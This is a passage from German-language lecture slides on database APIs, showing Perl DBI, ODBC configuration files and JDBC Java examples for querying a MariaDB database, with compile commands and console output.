$query = $Database->prepare("select * from hunde2");
$query->execute();
while ( $zeile = $query->fetchrow_hashref() ) {
    print "ID=" . $zeile->{'ID'} . " name=" . $zeile->{'Name'} . "\n";
}
$query->finish();
```

/etc/odbc.ini:

[MARIADB_ODBC]

Description	= ODBC
Driver	= MariaDB ODBC Driver
Database	= database
Server	= localhost
Uid	= root
Password	= xxxxxx
Port	= 3306

/etc/odbcinst.ini:

[MariaDB]

Description	= MariaDB ODBC Driver
Driver	= /usr/local/lib/mariadb-odbc

Datenbank - API:ODBC

Das Resultat der Abfrage an der Konsole

```
me@myhost:~  
php ./odbc.php
```

Paul

Paula

Sina

...

Ein „echo“-Befehl im Konsolenmodus von PHP erscheint wieder im stdout.

Datenbank - API

JDBC

```
import java.sql.*;

static final String JDBC_DRIVER = "org.mariadb.jdbc.Driver";
static final String DB_URL = "jdbc:mysql://dbserver.ba-nitsch.de:3306/db_e5000160";
static final String USER = "e5000160";
static final String PASS = "xxxx";

Connection conn = DriverManager.getConnection(DB_URL, USER, PASS);

Statement Query = conn.createStatement();
String SQLtext = "select * from a_name";
ResultSet res = Query.executeQuery(SQLtext);

while ( res.next() ) {
    String      value = res.getString("Name");
    System.out.println("Name= " + value);
}
```

Datenbank - API

JDBC

jdbcsql.jav

```
import java.sql.*;

static final String JDBC_DRIVER = "org.mariadb.jdbc.Driver";
static final String DB_URL = "jdbc:mysql://dbserver.ba-nitsch.de:3306/db_e5000160";
static final String USER = "e5000160";
static final String PASS = "xxxx";

Connection conn = DriverManager.getConnection(DB_URL, USER, PASS);
```

Compilieren:

```
javac jdbcsql.java
```

Ausführen:

```
java -cp .:mariadb-java-client-2.1.0.jar jdbcsql
```

Die Option -cp definiert den Classpath und bindet den JDBC-Connector mariadb-java-client-2.1.0.jar ein.

Datenbank - API:JDBC

Das Resultat der Abfrage an der Konsole

```
me@myhost:~  
java ./jdbc.class
```

Limo

Cola

Saft

Ein „echo“-Befehl im Konsolenmodus von Java erscheint immer noch im stdout.

Datenbank - API:JDBC

Das Resultat der Abfrage an der Konsole

```
me@myhost:~  
java ./jdbc.class
```

Limo


Cola

Soft

Möglichkeiten:
(a) Webdienste (nächste Vorlesung)
(b) Stand Alone Client

Datenbank - API:JDBC

Das Resultat der Abfrage an der Konsole



The screenshot shows a Java Swing window with a title bar containing a small icon and standard window controls (minimize, maximize, close). The window's content area has a light gray background. On the left, there is a vertical list of three items, each consisting of a number and a text input field:

- 1 Limo
- 2 Cola
- 3 Saft

To the right of these input fields is a logo for 'STUDIEREN IM MARKT', which features a red stylized 'S' and a blue curved arrow pointing upwards and to the right. At the bottom left of the window is a blue 'Quit' button.

```
java -cp .:mariadb-java-client-2.1.0.jar jdbcsql_gui
```

Zusammenfassung

- Kommunikation mit proprietären Protokollen wie mysql-p
- Native mysql - API für PHP
- Flexibilität mit ODBC und JDBC

Aber: Wir sind immer noch bei Konsolenprogrammen.